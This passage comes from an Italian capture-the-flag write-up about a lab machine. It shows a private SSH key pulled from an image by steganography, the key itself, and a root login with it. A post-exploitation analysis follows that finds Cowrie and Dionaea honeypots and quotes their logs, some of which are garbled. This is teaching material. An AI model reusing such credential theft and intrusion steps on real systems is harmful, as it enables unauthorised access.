-rw----- 1 luca luca 542 Nov 12 15:49 .bash_history
-rw-r--r-- 1 luca luca 220 Sep 22 2024 .bash_logout
-rw-r--r-- 1 luca luca 3771 Sep 22 2024 .bashrc
drwx----- 2 luca luca 4096 Nov 12 14:21 .cache
drwxrwxr-x 3 luca luca 4096 Nov 12 14:46 .local
-rw-r--r-- 1 luca luca 807 Sep 22 2024 .profile
drwx----- 2 luca luca 4096 Nov 12 14:28 .ssh
-rw-r--r-- 1 luca luca 142396 Nov 12 14:28 .theta-key.jpg.bk
-rw-r--r-- 1 root root 25 Sep 24 2024 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
```

Troviamo evidenza inoltre di un logo della compagnia in `.bk` → Potremmo utilizzare nuovamente il tool Steganographic decoder con l'ultimo elemento e cioè la nostra bacchetta magica!

#### Steganographic Decoder

This form decodes the payload that was hidden in a JPEG image or a WAV or AU audio file using the [encoder form](#). When you submit, you will be asked to save the resulting payload file to disk. This form may also help you guess at what the payload is and its file type.

Select a JPEG, WAV, or AU file to decode:

Password (may be blank):

Ottenendo così una `PRIVATE SSH KEY`

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmuAAAAEbmu9uZQAAAAAAAAAAwAAwAAzg2gtcn
NhAAAAAwEAAQAAAYEAqdC5eyNi67l08UXIRLXVfrM8onZ+kKGgorlfyEyjNj1l644QKef3
8Vq2uSXzdpqj9tWSWA7M066i4w1ahy7anhIWZoV7UG/FvsBR1Kr/Ubr7odwoBW6N2PXA
zrjFguTHvqo30p4K18TnzPPhP0h3/JW5FRARP6v6H57GdjtgduODafXqrAxRI6D8Au85
uESVOA9eCab0vqvDvY09LVuoalRgN66W+PEib8eCpN5u0Rx0Rm0D4geG7KaowJ1AcRN6cm
WOeKhXJf9aNpaZNbNNZmxAya+TPYMK+VEzBJlqielrAGrMsa1pjgadaWYkeJx73ay5NoH
K5DhL516NX0zD7prAOc0ckCPw=9aGf0lybcGNZ1yMhPx4yJig3SP+dfEx+87ev2lC0jL97
cIz092skPjt/GNcr5L/PBXi7ccgInmCC+e00U0QhzdOM5mwaXvhELU6VGbKawLdsybulcl
iXW049j14W8t2yIBNEL1z0/MW5Zc04pCZVc40/hAAAFlEumHNLph8DAAAAB3NzaC1yC2
EAAAGBAKnXOxsjYhu5dPFFyEZV1X6zPKJ2fpChoKky38hGIzSSZe0Ecnu9/FYNrkl83aY
I/bVklgM+zNououMNWocu2p4SFmaFve1Bvx7G0d5q/1G0e6HcKAVujdj1wM64xYLkx76q
N9KeCtfE58zz4Tzod/yVuRUQETxur+h+exnY7Y4HVdg2n16qwMUS0g/ALv0bhElTgPXgmm
9L6g722DvS1bqGi0YDeulvjxIm/HggTebtEcTkZta+IHhuymqMcdoHQkzenJlnjnoVyX/Wj
aWsWzTWsQMMvkvz2DJPlRMwSzaonpawBqzLGtaY4GnWlmJHice92suTaITSuQ4S+dejVz
sw=6awNHdnJaJ8PvWhn9Jcm3BjWdcj1T8eMiYqt0j/nXxf/v03r9p0tIy/e3CM9PdrJD7Y
/xjXK+S/zvV4u3HICJ5ggvntNFNEic3Tj0zsG174RJV0lRmymjsQ07Mm7pXJYl1k0PYyeFv
LdsiATRC9c0PzFudmXNOK0mVX0MP4QAAAAMBAEAAAGATyL6sg3ZZf0Ixyn18ws56BtVK
AzLNVECIIBxayGNyjIhRjxbXsqGaE6SbtzN0tQhGds6YNgoF1QaMbeZuvZi60nTVue/Gd
xFU1DSV7xPPp5ee0kY7k3n/T51rTeGmJzBe80+BsfyTb00m2j0d2S7601hVRhkKPsIL
a6Pw48/tv5IUVPQweGfxUPyEktuT66R/MgE9kAUa0J8Z3cnloDevWqHZGbhw/WIGdggY6
AkZhZ956ENUt4Fk/nlvLYjy32vqEcxo0862a0Bc1Cv71PFomu1SYpH5xc9CKBFBSa0TKG
YNT7cAr7lJhmIyih98lCu9+oBQvM7yLl7uIn3scFgMK2ZmJ3kjCPuKepCwNtMjpmOnO
jXRq9dkV2s1vhcJTx1T8SzBB4sGIApPhkPLeo+cNT/Vs0w11wiTUhZ3079sNdFWaYLmjEs
bb4P8nB71XIEsI0CMexL43hSL0Q7kdrd2vYNjP3Y6Cxm6qm9kwX+NuKZUhuDQc5q/AAAA
wA5BneFps3998byotPwAd7triPW6Gm9wbzCn4dWL5/RVmZkaffFAuxgPndeLwzfBrY2Zcx
DNGQXDLKP5cuWofAfH7F95+ox+v99Yz8ZwDv06H0sMKCwhC0w37N6Bf5Zm+Gtzx0LEBP
VjyR8ZsGIKgMNLd8wRfc2NttSFTGRGrdk/WHEzuqa20Y4abM+hS7Wv3hzC6Z8CpHCT8jzr
XV31zDRYCOCppcLDLoHjQpmwJlji0hzTe7lyvlawbpDYNwAAAAMEA6om0Btbh22vrNud1
/M2KM8za3HQ+UbTuTjxtC9MFyYzzwyxazdF05Sh7Hc08ZHhi79En7o60eqLdeLMDa93yd
h9Iay0nb5Ztcjz6m4VdfQ5zxxikGrRL23DUUjBxU93MK73+812JhmGsE6Eb4zxEqTvAf76
g9zt5V1na8ipDsHymujwvJzh7o9JfrmHYqGY81LdWq50eWQczcuZE3rh/bRApta/Pf0kYP
x0PSJ+Wz/Gu26sPLB+6tjL9T1ydt3AAAawC5SYgoHcxm6MME4Cz550ULaTPxqaT9bTaRV
FtLBYeP0azNS3Ih0fgaI/9eweA0yV3J5Xv3bnH+2KOYQfPwmVMCuDRKASRSQYY9RT1ZP9
R2qTe+/nnDfYTKE+QX9j3ycJpL3Z9EyXWL+9PqVlpzyH96KcgDh+LVT9BNwXm2gjenY
VFYZM/sdFDfpmxZuX31QLoRXtI8pgJwlwTkUNz+fsaurNQ7ZftIFxBnesvAu1EPhFzhC
00N/YHZRiiIFWcAAAANY5uYUB1bGFja2JveAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----

```

- Tramite l'utilizzo di questa private key proviamo ad effettuare l'accesso in SSH a root tramite il comando `ssh -i ssh_key root@192.168.30.10 -p 22`


```

[kali㉿kali)-[~]
$ ssh -i ssh_key root@192.168.50.11 -p 22
Theta fa schifo

Last login: Thu Nov 13 09:27:28 2025 from 192.168.50.6
root@blackbox:~#

```

Andiamo così a conquistare la nostra ultima flag



# Analisi Post-Exploitation

# Il target era un cacciatore

La fase di analisi della macchina appena exploitata hanno portato a una scoperta fondamentale : il sistema compromesso non era un server di produzione , ma una sofisticata trappola per aggressori (Honeypot)

## 1. L'Indizio Iniziale: L'Anomalia nella Home Directory

- L'indagine sulla directory /home dell'utente "anna" ha rivelato una serie di file e directory completamente anomali per un normale utente

```

drwx----- 10 anna anna 4096 Oct 2 2024 .
drwxr-xr-x 7 root root 4096 Sep 30 2024 ..
-rw----- 1 anna anna 123 Sep 30 2024 .bash_history
-rw-r--r-- 1 anna anna 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 anna anna 3771 Jan 6 2022 .bashrc
drwx----- 3 anna anna 4096 Sep 29 2024 .cache
-rw----- 1 anna anna 20 Sep 29 2024 .lessht
drwxrwxr-x 5 anna anna 4096 Sep 29 2024 .local
-rw-r--r-- 1 anna anna 807 Jan 6 2022 .profile
-rw-rw-r-- 1 anna anna 0 Jun 29 2024 .selected_editor
drwx----- 2 anna anna 4096 Sep 21 2024 .ssh
-rw-r--r-- 1 anna anna 0 Jun 29 2024 .sudo_as_admin_successful
drwxrwxr-x 13 anna anna 4096 Sep 30 2024 cowrie
-rwxr-xr-x 1 root root 368 Oct 2 2024 dionaea
drwxr-xr-x 5 root root 4096 Sep 30 2024 dionaea-data
drwxr-xr-x 2 root root 4096 Sep 30 2024 harry_web
drwxrwxr-x 12 anna anna 4096 Sep 29 2024 libemu
drwxrwxr-x 2 anna anna 4096 Sep 29 2024 src
-rw-r--r-- 1 anna anna 5 Sep 29 2024 user.txt
root@blackbox:/home/anna#

```

## 2. Analisi dei Componenti Honeypot Identificati

Un'analisi più approfondita dei nomi di queste directory ha confermato la loro natura:

- **cowrie**: Questo è uno degli honeypot SSH e Telnet *low-interaction* più famosi e utilizzati. È un software scritto in Python che emula un server SSH/Telnet, registra ogni tentativo di login e salva in un log ogni singolo comando digitato dall'aggressore. La sua presenza indica che qualsiasi accesso shell "ottenuto" è, in realtà, un ambiente simulato e monitorato.

```

Welcome to the Cowrie GitHub repository

This is the official repository for the Cowrie SSH and Telnet
Honeypot effort.

What is Cowrie

Cowrie is a medium to high interaction SSH and Telnet honeypot
designed to log brute force attacks and the shell interaction
performed by the attacker. In medium interaction mode (shell) it
emulates a UNIX system in Python, in high interaction mode (proxy)
it functions as an SSH and telnet proxy to observe attacker behavior
to another system.

```

- **dionaea**: Un altro honeypot molto noto, ma con uno scopo diverso. Dionaea è progettato per catturare malware. Emula servizi noti per essere presi di mira da worm e bot. La sua funzione è quella di "farsi attaccare" da un malware, catturare il payload (il file malevolo) e analizzarlo.
- **dionaea-data**: È la cartella predefinita in cui Dionaea salva i suoi log, i file di configurazione e, soprattutto, i campioni di malware che è riuscito a catturare.

## 3. Evidenze di log trovate

- All'interno della directory /var/log è presente il file knockd.log in cui sono documentati tutti i tentativi di knock effettuati sulla macchina

```
[2025-11-12 09:00] 192.168.50.6: openSSH: Stage 1
[2025-11-12 09:06] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:07] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:07] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:08] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:09] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:09] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:10] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:13] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:15] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:16] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:19] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:20] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:21] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:22] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:27] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:28] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:29] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:30] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:30] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:31] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:31] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:31] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:32] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:32] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:32] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:33] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:34] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:35] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:35] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 09:35] 192.168.50.6: closeSSH: Stage 1
[2025-11-12 13:55] 192.168.50.6: openSSH: Stage 1
[2025-11-12 13:55] 192.168.50.6: openSSH: Stage 2
[2025-11-12 13:55] 192.168.50.6: openSSH: Stage 3
[2025-11-12 13:55] 192.168.50.6: openSSH: Stage 4
[2025-11-12 13:55] 192.168.50.6: openSSH: Stage 5
[2025-11-12 13:55] 192.168.50.6: openSSH: Stage 6
[2025-11-12 13:55] 192.168.50.6: openSSH: OPEN SESAME
[2025-11-12 13:55] openSSH: running command: /usr/bin/systemctl start ssh
```

Inoltre è presente l'evidenza che successivamente al knock con le porte nell'ordine corretto il server risponda con `OPEN SESAME`

```
[2025-11-14 09:30] 192.168.50.6: openSSH: Stage 1
[2025-11-14 09:30] 192.168.50.6: openSSH: Stage 2
[2025-11-14 09:30] 192.168.50.6: openSSH: Stage 3
[2025-11-14 09:30] 192.168.50.6: openSSH: Stage 4
[2025-11-14 09:30] 192.168.50.6: openSSH: Stage 5
[2025-11-14 09:30] 192.168.50.6: openSSH: Stage 6
[2025-11-14 09:30] 192.168.50.6: openSSH: OPEN SESAME
[2025-11-14 09:30] openSSH: running command: /usr/bin/systemctl start ssh
```

- All'interno della directory `/home/anna/cowrie/var/log/cowrie` troviamo tutti i tentativi effettuati per cercare di fare accesso alla macchina

```

2025-11-12T07:56:50.805414Z [-] Python Version 3.10.12 (main, Sep 11 2024, 15:47:36) [GCC 11.4.0]
2025-11-12T07:56:50.805459Z [-] Twisted Version 24.7.0
2025-11-12T07:56:50.805477Z [-] Cowrie Version 2.5.0
2025-11-12T07:56:50.849804Z [-] Loaded output engine: jsonlog
2025-11-12T07:56:50.853363Z [twisted.scripts._twistd_unix.UnixAppLogger#info] twistd 24.7.0 (/home/anna/cowrie/cowrie-env/bin/python3 3.10.12) starting up.
2025-11-12T07:56:50.853518Z [twisted.scripts._twistd_unix.UnixAppLogger#info] reactor class: twisted.internet.epoll.reactor.EPollReactor.
2025-11-12T07:56:50.855088Z [-] CowrieSSHFactory starting on 2222
2025-11-12T07:56:50.855204Z [cowrie.ssh.factory.CowrieSSHFactory#info] Starting factory <cowrie.ssh.factory.CowrieSSHFactory object at 0x7ff5e10e1a50>
2025-11-12T07:56:50.983450Z [-] Ready to accept SSH connections
2025-11-12T07:58:48.963433Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 192.168.50.6:38418 (192.168.50.11:2222) [session: 9e94a528125d]
2025-11-12T07:58:48.970392Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2025-11-12T07:58:48.970534Z [HoneyPotSSHTransport,0,192.168.50.6] Connection lost after 0 seconds
2025-11-12T07:58:57.405469Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 192.168.50.6:37668 (192.168.50.11:2222) [session: f04b40fcf712]
2025-11-12T07:58:57.518293Z [HoneyPotSSHTransport,1,192.168.50.6] Remote SSH version: SSH-1.5-NmapNSE_1.0
2025-11-12T07:58:57.519196Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2025-11-12T07:58:57.519373Z [HoneyPotSSHTransport,1,192.168.50.6] Connection lost after 0 seconds
2025-11-12T07:58:57.677952Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 192.168.50.6:37674 (192.168.50.11:2222) [session: 0a7eb2cbc9fc]
2025-11-12T07:58:57.783918Z [HoneyPotSSHTransport,2,192.168.50.6] Remote SSH version: SSH-1.5-Nmap-SSH1-Hostkey
2025-11-12T07:58:57.784681Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2025-11-12T07:58:57.784763Z [HoneyPotSSHTransport,2,192.168.50.6] Connection lost after 0 seconds
2025-11-12T07:58:57.942494Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 192.168.50.6:37682 (192.168.50.11:2222) [session: 4cd629d10ab7]
2025-11-12T07:58:58.048726Z [HoneyPotSSHTransport,3,192.168.50.6] Remote SSH version: SSH-2.0-Nmap-SSH2-Hostkey
2025-11-12T07:58:58.099802Z [HoneyPotSSHTransport,3,192.168.50.6] SSH client hash fingerprint: e788c657dia22971d5026526ffd2e918
26526ffd2e918
2025-11-12T07:58:58.100987Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] Disconnecting with error, code 3
 reason: b"couldn't match all kex parts"
2025-11-12T07:58:58.101274Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost

025-11-12T07:58:59.079492Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] Disconnecting with error, code 3
 reason: b'couldn't match all kex parts'
025-11-12T07:58:59.079779Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.079802Z [cowrie.ssh.transport.HoneyPotSSHTransport,0,192.168.50.6] Connection lost after 0 seconds
025-11-12T07:58:59.179870Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 192.168.50.6:27708 (192.168.50.11:2222) [session: 3a99fb792caa]
025-11-12T07:58:59.288174Z [HoneyPotSSHTransport,7,192.168.50.6] Remote SSH version: SSH-2.0-Nmap-SSH1-Hostkey
025-11-12T07:58:59.330992Z [HoneyPotSSHTransport,7,192.168.50.6] SSH client hash fingerprint: e788c657dia22971d5026526ffd2e918
025-11-12T07:58:59.331928Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] Disconnecting with error, code 3
 reason: b'couldn't match all kex parts'
025-11-12T07:58:59.332197Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.332272Z [HoneyPotSSHTransport,7,192.168.50.6] Connection lost after 0 seconds
025-11-12T07:58:59.332795Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 192.168.50.6:37712 (192.168.50.11:2222) [session: 8498dd863fb0]
025-11-12T07:58:59.334703Z [HoneyPotSSHTransport,8,192.168.50.6] Remote SSH version: SSH-2.0-Nmap-SSH1-Hostkey
025-11-12T07:58:59.338006Z [HoneyPotSSHTransport,8,192.168.50.6] SSH client hash fingerprint: e788c657dia22971d5026526ffd2e918
025-11-12T07:58:59.338102Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.582107Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] outgoing: b'aes128-cbc' b'mac=md5' b'none'
025-11-12T07:58:59.592182Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] incoming: b'aes128-cbc' b'mac=md5' b'none'
025-11-12T07:58:59.595081Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595394Z [HoneyPotSSHTransport,8,192.168.50.6] Connection lost after 0 seconds
025-11-12T07:58:59.595414Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 192.168.50.6:64590 (192.168.50.11:2222) [session: 9c9066e48e5d]
025-11-12T07:58:59.595417Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595456Z [HoneyPotSSHTransport,9,192.168.50.6] SSH client hash fingerprint: eec24685509d084ecf2f0a757536
025-11-12T07:58:59.595517Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] outgoing: b'aes128-ctr' b'mac-sha2-256' b'none'
025-11-12T07:58:59.595532Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] incoming: b'aes128-ctr' b'mac-sha2-256' b'none'
025-11-12T07:58:59.595539Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595542Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595545Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595548Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595551Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595554Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595557Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595560Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595563Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595566Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595569Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595572Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595575Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595578Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595581Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595584Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595587Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595590Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595593Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595596Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595599Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595602Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595605Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595608Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595611Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595614Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595617Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595620Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
025-11-12T07:58:59.595623Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost

```

- Un altro file interessante potrebbe sicuramente essere `confusion.sh` in cui troviamo dei messaggi che lasciano presagire la presenza di altri segreti all'interno della macchina target

```

root@blackbox:/home/anna/cowrie# cat confusion.sh
#!/bin/bash

echo "Benvenuto al Registro dei Maghi."
echo "Elenco delle risorse protette:"
echo "1. La Stanza delle Necessità - Stato: Invisibile"
echo "2. Il Libro delle Arti Oscure - Accesso: Limitato a Professori di Difesa"
echo "3. Pozzoni di Polisucco - Stato: Esaurito"
echo "4. Accesso alla Mappa del Malandrino - Richiesta autorizzazione dal Preside Dumbl3dore"
root@blackbox:/home/anna/cowrie#

```

## Conclusioni

La compromissione di questa macchina e il raggiungimento dei privilegi di root non hanno segnato la fine della sfida, ma l'inizio della lezione più importante. La scoperta durante la fase di post-exploitation di uno stack di honeypot attivo, ha ribaltato completamente lo scenario: il cacciatore era,

sin dal primo momento, la preda.

Se un attaccante non identifica un honeypot, sta essenzialmente:

- Operando in un ambiente totalmente monitorato: Ogni singolo comando viene registrato.
- Svelando le proprie TTP: Le sue Tattiche, Tecniche e Procedure vengono consegnate su un piatto d'argento ai difensori.
- "Bruciando" i propri strumenti: Qualsiasi script, payload o binario personalizzato caricato sul sistema viene immediatamente catturato e analizzato.
- Esponendo la propria infrastruttura: Il suo vero indirizzo IP viene registrato, permettendo al team di difesa di bloccarlo e, in uno scenario reale, di denunciarlo.

In sintesi, questa macchina insegna che la vera abilità non sta solo nell'entrare, ma nel capire dove si è entrati. Non accorgersi di un honeypot significa aver già perso, consegnando ai difensori tutte le informazioni necessarie non solo per fermare l'attacco, ma anche per anticipare quelli futuri.

Grazie mille per l'attenzione,

Rogue Vector

